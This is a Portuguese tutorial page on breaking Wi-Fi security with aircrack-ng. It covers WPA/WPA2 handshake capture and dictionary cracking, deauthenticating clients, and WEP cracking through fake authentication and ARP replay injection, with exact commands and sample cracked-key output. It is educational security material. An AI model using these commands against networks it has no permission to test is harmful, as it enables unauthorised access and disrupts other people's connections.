# Redes

Informações e exploits de todos os assuntos relacionados a redes. Não confundir com web!


- Wi-Fi
  - Crackeando WPA/WPA2
  - Introdução
  - Crackeando WEP

# Wi-Fi

# Crackeando WPA/WPA2

Quebrar uma chave WPA é um processo ainda mais simples que o do WEP. Basta você capturar o *handshake* quando alguém se conectar e usar algum método para quebrar essa chave. No entanto, a chance de sucesso é menor, pois você precisa quebrar uma chave mais complexa de tamanho variável, então o tempo necessário depende da chave utilizada.

## Capturando o handshake

Para capturar o handshake, basta utilizar o mesmo procedimento informado na introdução:

`airodump-ng wlp8s0 -c 1 -w captura --bssid 0C:80:63:9E:FD:3A` onde:

`wlp8s0` é a interface de rede (você deve alterá-la para a sua)


`-c` identifica o canal

`-w` especifica o nome do arquivo

`--bssid` especifica o BSSID da rede para filtrar pacotes somente dela

No entanto, esse handshake só acontece quando alguém se conecta na rede, então ou você fica esperando isso acontecer, ou você força alguém a ser desconectado para que quando ele se reconectar você capture o pacote.

Quando o pacote for capturado, essa mensagem aparecerá na parte superior do airodump:




# Kickando alguém


Para desconectar alguém, precisamos usar o aireplay novamente:

`aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0` onde:

`-0` é o modo de desautenticação

`1` é a quantidade de pacotes a enviar `-a` é o BSSID da rede `-c` é o cliente que queremos desconectar (note que se não especificarmos um cliente, todos serão desconectados)

Para descobrir o MAC Address de algum cliente na rede, basta ver a parte de baixo do airodump:




# Quebrando a chave usando aircrack

Podemos usar diversas ferramente para quebrar essa chave. No caso, vamos usar o aircrack. Para isso, você vai precisar de uma lista de senhas comuns, que vão ser testadas uma a uma. Uma boa fonte de listas é a SkullSecurity, e no caso vamos usar a rockyou.txt. Basta usar o comando `aircrack-ng captura.cap -w rockyou.txt` onde:

`captura.cap` é o arquivo capturado pelo airodump `-w` é a lista de senhas

Depois de um certo tempo, se a senha estiver na lista, você verá uma tela como essa, com a senha desejada :)

wlan : bash — Konsole

File Edit View Bookmarks Settings Help

```
                              Aircrack-ng 1.5.2

      [00:03:13] 510293/9822769 keys tested (734.98 k/s)

      Time left: 3 hours, 31 minutes, 27 seconds                 5.20%

                          KEY FOUND! [ lillianjean ]


      Master Key     : 95 D6 D8 41 CF A5 66 A1 A4 B9 6F E5 95 27 F9 B2
                       7D 4D C5 47 1A E0 08 BA EC 8E 5B 48 98 B2 3C 3D

      Transient Key  : 3F 10 FC 47 9B 01 F1 02 80 C9 3A 58 3E 6E 76 1A
                       51 59 3B 76 A0 36 45 68 00 0B 2E 1C D5 FC 82 2A
                       85 8D BE 67 0D AE B9 2D E6 A0 73 69 C9 38 18 06
                       95 21 AF 58 94 3A 02 97 EB 1A EF 62 83 33 E3 DF

      EAPOL HMAC     : 8A 82 59 A5 77 B6 CA 50 7B 9D 6B 4E BF C6 CF A8
[r0zbot@r0znot wlan]$
```

# Introdução

# Requisitos

Para começar a hackear o Wi-Fi do vizinho (com a permissão dele, claro!) você vai precisar de:

- Um computador com Linux
- O pacote `aircrack-ng`
- Uma placa de Wi-Fi compatível com o modo monitor
- Para alguns casos, uma placa de Wi-Fi compatível com injeção de pacotes
- Kernel do linux anterior ao 4.19 (o subsistema de rede dessa versão está muito instável, principalmente no que diz respeito ao aircrack)

É possível usar o Aircrack no Windows nativamente, ou usar uma máquina virtual com o passthrough de uma placa de rede, mas isso não será coberto por esse tutorial (por hora).

Note que quase todos os comandos dessa página devem ser executados como root.

## Evitando interferências

Primeiramente, você precisa parar os processos que interferem com esse procedimento. Para ver quais são esses serviços, use o comando `airmon-ng check`.
No meu caso, em todos os sistemas que testei, eu só precisei parar o serviço do NetworkMonitor (embora outros aparecessem na lista), usando o comando `systemctl stop NetworkManager`.

## Colocando a placa em modo monitor

Em seguida, você vai precisar colocar sua placa de rede no modo monitor. (o `airodump-ng` que vamos ver mais pra frente faz isso pra você, mas só se tudo ja estiver certo). Use o comando `iwconfig` para visualizar quais são as interfaces de rede Wi-Fi disponíveis no seu computador. Anote o nome dela, copie, decore e guarde no seu coração, pois quase todos os comandos daqui

pra frente vão usar esse nome. No meu caso, o nome da minha placa é `wlp8s0`. Logo, pra colocar ela em modo monitor, precisamos executar:


`ifconfig wlp8s0 down` para desativá-la

`iwconfig wlp8s0 mode monitor` para mudar seu modo para monitor

`ifconfig wlp8s0 up` para ativá-la novamente

## Testando e capturando

Com isso funcionando, vamos executar `airodump-ng wlp8s0` (lembre-se se substituir wlp8s0 pelo nome da sua placa de rede). Se tudo der certo, você verá uma lista de redes disponíveis com seus BSSIDs e canais, além de uma lista de clientes e as redes às quais eles estão conectados.




Guarde essas informações da rede que você quer atacar. No meu caso, vou atacar a rede Segurime, então para salvar os pacotes no arquivo teste1, sejam eles os IVs para crackear WEP ou o handshake para crackear WPA (veja mais nas próximas páginas), o comando fica assim:

`airodump-ng wlp8s0 -c 1 -w teste1 --bssid 0C:80:63:9E:FD:3A` onde:

`wlp8s0` é a interface de rede (você deve alterá-la para a sua)

`-c` identifica o canal

`-w`

especifica o nome do arquivo


`--bssid` especifica o BSSID da rede para filtrar pacotes somente dela

Esse comando deve continuar sendo executado até termos a senha do WEP ou o handshake do WPA.

Wi-Fi

# Crackeando WEP

Agora que você ja está monitorando a rede desejada (como explicado na introdução), vamos ao que realmente interessa. Para crackear a senha de uma rede WEP, você precisa de uma grande quantidade de pacotes de dados (geralmente entre 50k e 100k). Você pode ver a quantidade de pacotes de dados capturado na seção *#Data* do airodump.




Você pode simplesmente esperar que o tráfego natural da rede gere-os pra você, ou você pode injetar pacotes na rede para aumentar a velocidade da coleção de pacotes de dados.


# Quebrando a chave

Se você ja tem uma grande quantidade de pacotes de dados, você pode tentar quebrar a chave (senha) da rede. Isso é muito mais simples do que parece, graças ao aircrack! Basta rodar o


comando

`aircrack-ng <arquivo_.cap_salvo_pelo_airodump>`

Repare que o airodump salva diversos arquivos se executado mais de uma vez com o mesmo arquivo de saída. No nosso caso, precisamos executar `aircrack-ng teste-07.cap` pois executamos o comando 7 vezes antes. Com isso, você verá uma tela "hacker" que foi usada em várias cenas de hacking em diversos filmes, e se obtiver sucesso, a chave vai aparecer logo abaixo:




Se esse não for o caso, você verá algo como:




que significa que você não capturou dados o suficiente

# Injetando pacotes

## Testando

Tudo que faremos daqui nessa seção pode ser detectado, então tome cuidado!

Primeiro, verifique se sua placa de rede consegue injetar pacotes usando o comando `aireplay-ng -9 -e <nome_da_rede> -a <bssid_da_rede> <interface_de_rede>` onde `-9` é o modo teste do aireplay. Mais informações sobre os modos podem ser vistas usando o comando `aireplay-ng --help`

Note que os argumentos entre chaves devem ser substituidos pelos seus valores, então o comando acima fica assim no nosso exemplo: `aireplay-ng -9 -e Segurime -a 0C:80:63:9E:FD:3A wlp8s0`


## Autenticação fake

Nesse passo, vamos enganar o roteador a pensar que estamos autenticados na rede. Isso não nos

ajuda a acessar a rede em si, pois não sabemos a chave de criptografia dos pacotes, mas é útil para que o roteador reenvie nossos pacotes. O comando para isso é:
`aireplay-ng -1 6000 -o 1 -q 10 -e <nome_da_rede> -a <bssid_da_rede> -h <mac_address_da_sua_interface> <interface_de_rede>` onde:
`-1 6000` é o modo fakeauth, com 6000 segundos entre reautenticações `-o 1` envia apenas um pacote de cada vez `-q 10` envia pacotes *keepalive* a cada 10 segundos, mantendo sua autenticação válida.

Novamente, nosso comando pronto fica assim:
`aireplay-ng -1 6000 -o 1 -q 10 -e Segurime -a 0C:80:63:9E:FD:3A -h 1a:2d:d4:d5:63:c8 wlp8s0`

Com isso, você deve ver uma tela parecida com essa:




Se a autenticação não foi bem sucedida, tente novamente com parâmetros diferentes (TODO).

# Replay de pacotes

Agora ja podemos começar a fazer replay de pacotes ARP para gerar tráfego na rede. Eles vão ser retransmitidos pelo roteador cada um com uma chave diferente, para capturar-mos uma quantidade de pacotes diferentes maior.

Para isso, use o comando
`aireplay-ng -3 -b <bssid_da_rede> -h <mac_address_da_sua_interface> <interface_de_rede>`

onde `-3` é o modo ARP Replay do aireplay.

Há um porém. Você precisa primeiro capturar um pacote ARP para conseguir reenviá-lo à rede de tal modo que ele seja considerado válido. Para isso, você precisa esperar que alguum cliente envie um desses pacotes. Isso acontece relativamente frequentemente em uma rede movimentada (quando alguém se conecta, por exemplo), mas se não tem ninguém conectado, ele não vai ser gerado nunca.

## Forjando pacotes

Essa é a solução para o problema acima! Nós podemos forjar nosso próprio pacote ARP, mas para isso precisamos quebrar a criptografia usada para criptografar algum dos pacotes. Há dois métodos de se fazer isso, mas eles dependem de vulnerabilidades de implementações do protocolo WEP, então podem não funcionar em roteadores mais recentes.